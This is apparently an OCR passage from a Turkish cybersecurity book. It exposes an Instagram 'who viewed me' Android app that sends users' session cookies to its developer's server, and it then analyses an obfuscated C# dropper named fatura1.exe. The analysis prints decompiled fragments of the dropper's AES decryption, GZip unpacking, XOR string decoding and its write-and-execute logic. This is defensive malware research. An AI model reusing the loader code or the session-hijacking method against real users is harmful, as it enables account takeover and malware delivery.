

Genymotion for personal use - Google Nexus 6 - Malware...
4:41
Web Postegro
webpostegro.net/store#tab=monthly
Mağaza monthly
Aylık
Yıllık
Abonelikler
Reklamları kaldırın
Reklamları kaldırın
14.5₺
Hikayelere sınırsız bakın
Hikayelere sınırsız bakabilirsiniz. (günlük hikayeler de dahil)
20.9₺
Hesaplara sınırsız bakın
Gizli hesaplara sınırsız bakabilirsiniz.
27.9₺
Gizli mod
Gizli modda hesaplara bakabilirsiniz (Hedef kullanıcı bu konuda bilgilendirilmez)
69.8₺
Bana kim baktı?
Hesabınızı kimlerin görüntülediğini ögrene bilirsiniz.
95.8₺
Hepsi birinde
Gizli hesaplarin gönderilerine ve hikayelerine sınırsız bakın, tüm reklamları kaldırın, Hesabınızı kimlerin görüntülediğini öğrenin ve tüm hesaplara gizli modda bakın (Hedef kullanıcı bu konuda bilgilendirilmez) + Bu zamana kadar baktığınız gizli hesaplardan sizin onları görüntüleme geçmişiniz silinecek + Ayarlar bölmesinde `Profilimi gizle` bölümü etkinleşecek
209.2₺
TURKISH
ENGLISH
free for personal use



Genymotion for personal use - Google Nexus 6 - Malware...
10:07
Who looked me?
2020-09-24 21:09:56
m********
WHO IS
2020-09-24 21:06:41
m********
WHO IS
2020-09-24 21:00:24
m********
WHO IS
free for personal use

Normal şartlarda güvenli mimariye sahip bir uygulama sizin Instagram bilgilerinize erişmek istediğinde yetkilendirme işlemi için Oauth protokolünden faydalanır ve sizden onay ister fakat Web Postegro & Lili uygulamasında kullanıcıdan izin, onay isteyen bir kısım bulunmuyordu. Bu durumda bu uygulamanın gizli profilleri görüntülemeye, profilleri görüntüleyenleri listelemeye imkan tanıyabilmesi için uygulama üzerinden Instagram'a giriş yapan kullanıcılara ait oturum bilgileri ile Instagram sunucularına bağlanıp tüm bu kullanıcılara ait hesapların bilgilerine sürekli erişmesi gerekiyordu. (session hijack) Bu yöntemi izlediğini anlamak için Web Postegro & Lili uygulamasının **payingpos[.]xyz** adresine cookie parametresi ile gönderdiği oturum bilgilerinin Instagram hesabıma erişme adına yeterli olduğunu anlamak için Burp Suite ile VPN üzerinden bir test gerçekleştirdim. Web Postegro & Lili uygulaması üzerinden Instagram'a tekrar giriş yaparak uygulamanın sunucuya gönderdiği yeni oturum bilgileri ile Burp Suite üzerinden Instagram hesabımın **Login Activity** sayfasına (https://www.instagram.com/session/login_activity/) istekte bulunduğumda başarıyla sunucudan yanıt alabildiğimi gördüm! Instagram tarafında hesabına bu şekilde erişenleri anlamamın bir yolu var mı diye Login Activity sayfasına tekrar baktığımda maalesef VPN ile yurt dışından yaptığım erişim görünmüyordu!


Login Activity sayfası İstanbul'dan geçerli bir çerez/oturum ile çağrıldı.
Ülke kodu TR olarak görünüyor, problem yok.


İstanbul'dan giriş yaptığım için kayıtlarda bir hata görünmüyor.



İtalya, Roma'ya VPN yapıldı.




Facebook'un güvenlik ekibine bu durumu yukarıdaki ekran görüntüleri ile adım adım, çok defa anlatmış olmama rağmen maalesef en basit dolandırıcılık senaryosuna karşı yapmaları gerekenin ne olduğunu (5 dakika içinde Instagram hesabına önce bir ülken daha sonra ise başka bir ülkeden giriş yapılıyorsa kullanıcıyı uyarılır, Login Activity sayfasında hangi ülkeden bağlantı kurulduysa gösterilir vb.) bir türlü anlayamadılar.

Hesabımın kontrolünü geri kazanmak ve Web Postegro & Lili uygulamasından çıkış yaptıktan sonra geliştiricinin hesabıma erişiminin devam edip etmediğini öğrenmek için Instagram

hesabıma Windows üzerinden erişip takip ettiğim kişilerin sayısını 1 arttırdım. Ardından **webpostegro[.]net** sunucusundan kullanıcıma ait güncel bilgileri getirmesini istediğimde takip etmeye başladığım son kullanıcının bilgilerini de getirebildiğini, kısaca erişiminin devam ettiğini gördüm!



Web Postegro & Lili uygulamasının ve geliştiricisinin Instagram hesabıma, oturumuma olan erişimlerini nasıl engelleyebilirim diye düşünürken Instagram parolamı değiştirmenin işe yarayıp yaramayacağına bakmaya karar verdim ve parolayı değiştirir değiştirmez hesabıma erişemediklerini **webpostegro[.]net** üzerinden teyit etmiş ve araştırmamı burada sonlandırmış oldum.



Yaptığım araştırmayı kısaca özetleyecek olursam;
Profilinize bakanları görmek için kullandığınız Web Postegro Lili Android uygulaması, Instagram hesabınıza erişirken kullandığınız oturum bilgilerinizi alarak Instagram hesabınızın tamamına erişim sağlamaktadır! Web Postegro Lili uygulamasından çıkış yapsanız da silseniz de geliştiricinin Instagram hesabınıza erişimi devam etmektedir. Bunu engellemek için Instagram parolanızı değiştirmeniz gerekmektedir.

Naçizane tavsiye olarak kullandığınız bir sosyal ağ, medya uygulamasının özellikleri arasında profilinizi görüntüleyenleri gösterme gibi hayal ettiğiniz bir özellik bulunmuyorsa, bunu yaptığını vaadeden bir kişi, uygulama, web sitesi vb. ile karşılaştığınızda kullanmadan, güvenmeden önce arka planda hangi bilgilerinizi feda edebileceğinizi hatırlamanızda fayda olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM


3. OPSEC

Sosyal medyada, ağlarda siber güvenlik uzmanlarını takip ettiğinizde veya siber güvenlik ile ilgili sunumlara göz attığınızda kimi zaman "OPSEC FAIL" şeklinde ibarelere rastlarsınız. Buralarda çoğunluklukla APT grupları tarafından ve/veya zararlı yazılım geliştiricileri tarafından yapılan önemli operasyonel hatalara dikkat çekilir. Nedir bu OPSEC diye merak edenleriniz için operasyon güvenliği (OPSEC), gerçekleştirilen operasyona dair kritik bilgilerin korunarak karşı istihbarat birimleri tarafından ele geçirilmesini engellemektir.

2-4 Ekim 2019 tarihinde Londra'da katıldığım Virus Bulletin etkinliğinde **Kaspersky** tarafından gerçekleştirilen **Who is SandCat: an unveiling of a lesser-known threat actor** başlıklı sunumda, Özbekistan istihbarat birimi olduğu düşünülen SandCat grubunun yaptığı OPSEC hatalarına yer verildi. Telemetry özelliği aktif olan Kaspersky Antivirüs yazılımı yüklü sistemlerde 0. gün istismar kodlarını test eden grubun bu testlerde kullandığı komuta kontrol merkezinin adresini askeri birimin adıyla (Military Unit 02616) kayıt etmiş olması, bu grubun OPSEC konusunu pek önemsemediğine işaret ediyordu. Fırsattan istifade etmeyi bilen Kaspersky araştırmacıları bu grup tarafından kullanılan 0. gün


istismar kodlarını Kaskersky Antivirüs yüklü sistemden alıp, analiz edebilmişti.


VirusTotal üzerinde fırsat buldukça tehdit avına çıkan bir siber güvenlik araştırmacısı olarak geçtiğimiz aylarda ben de OPSEC konusuna dikkat etmeyen bir zararlı yazılım geliştiricisi ile karşılaştım.





fatura1.exe isimli zararlı yazılımı analiz sistemimde çalıştırdığımda karşıma sahte bir telefon faturası ve uyarı mesajı çıktı. fatura1.exe dosyasını **RDG Packer Detector** aracı ile incelediğimde aracın C#


programlama dili ile geliştirildiğini öğrendim. ILSpy kaynak kodu çeviricisi ile kodlara kısaca göz attığımda kodların gizlendiğini (obfuscation) gördüm. Kaynak kodunu okunaklı hale getirmek için de4dot aracından faydalandım.








ILSpy
File View Help
C# 8.0 / VS 2019
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
System.Xml (4.0.0.0)
System.Xaml (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
PresentationFramework (4.0.0.0)
References
Base Types
Derived Types
Main() : void
System.Windows.Forms (4.0.0.0)
using
private static void Main()
try
catch
foreach (object obj2 in array)
if (obj2 is
MessageBox.Show(
13:58



Administrator: C:\Windows\system32\cmd.exe
Use '!' if you want to invert the regex. Example: !^[a-z\d]{1,2}$&!^[A-Z]_\d+$&^[\w.]+$
Examples:
de4dot.exe -r c:\my\files -ro c:\my\output
de4dot.exe file1 file2 file3
de4dot.exe file1 -f file2 -o file2.out -f file3 -o file3.out
de4dot.exe file1 --strtyp delegate --strtok 06000123
C:\Users\Mert>C:\Users\Mert\Desktop\Applications\de4dot\de4dot.exe C:\Users\Mert\Desktop\6026929091575808\d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe
de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot
Detected Unknown Obfuscator (C:\Users\Mert\Desktop\6026929091575808\d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe)
Cleaning C:\Users\Mert\Desktop\6026929091575808\d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875.exe
Renaming all obfuscated symbols
Saving C:\Users\Mert\Desktop\6026929091575808\d25656db3d159dd97fdc634b0d0d74e355a362c6442e5ec941703e9cafcec875-cleaned.exe
C:\Users\Mert>





Kaynak koduna göz attığımda AES ile şifrelenmiş olan verileri çözen **s_method2()** fonksiyonu dikkatimi çekti. dnSpy hata ayıklayıcısı ile **Main()** fonksiyonunu adım adım analiz etmeye başladıktan kısa bir süre sonra **s_method0()** fonksiyonunun şifrelenmiş verileri çözüp **byte_0** değişkenine atadıktan sonra bunu bir dosyaya kaydedip çalıştırdığını farkettim. Bunu öğrendikten sonra **byte_0** değişkeninde yer alan veriyi diske kaydedip analiz etmeye karar verdim.


ILSpy
File View Help
C# 8.0 / VS 2019
System.Windows.Forms (4.0.0.0)
References
<Module>
Class0
Base Types
Derived Types
object_0 : object[]
Class0()
DeleteFile(string) : bool
Main() : void
smethod_0(string, bool, int, int, bool, string, byte[]) : vc
smethod_1(byte[]) : byte[]
smethod_2(byte[]) : byte[]
smethod_3(string) : string
Class1
bool_0 : bool
bool_1 : bool
bool_2 : bool
bool_3 : bool
bool_4 : bool
bool_5 : bool
bool_6 : bool
bool_7 : bool
process?.WaitForExit();
if (int_1 >= 3)
File.Delete(string_0);
private static byte[] smethod_1(byte[] byte_0)
MemoryStream memoryStream = new MemoryStream();
int num = BitConverter.ToInt32(byte_0, 0);
memoryStream.Write(byte_0, 4, byte_0.Length - 4);
byte[] array = new byte[num];
memoryStream.Position = 0L;
new GZipStream(memoryStream, CompressionMode.Decompress).Read(array, 0, arr
return array;
private static byte[] smethod_2(byte[] byte_0)
byte[] array = new byte[16];
Buffer.BlockCopy(byte_0, 0, array, 0, 16);
Rijndael rijndael = Rijndael.Create();
byte[] array4 = rijndael.IV = (rijndael.Key = array);
MemoryStream memoryStream = new MemoryStream();
CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndael.CreateD
cryptoStream.Write(byte_0, 16, byte_0.Length - 16);
cryptoStream.Close();
return memoryStream.ToArray();
private static string smethod_3(string string_0)
return new string((from c in string_0.Substring(1)
select (char)(c ^ (byte)string_0[0])).ToArray());
[DllImport("kernel32.dll", CharSet = CharSet.Unicode)]
[return: MarshalAs(UnmanagedType.Bool)]
private static extern bool DeleteFile(string string_0);



dnSpy v6.0.5 (64-bit, .NET Core, Administrator)
File Edit View Debug Window Help
Start
Assembly Explorer
DOS Header
File Header
Optional Header (32-bit)
Section #0: .text
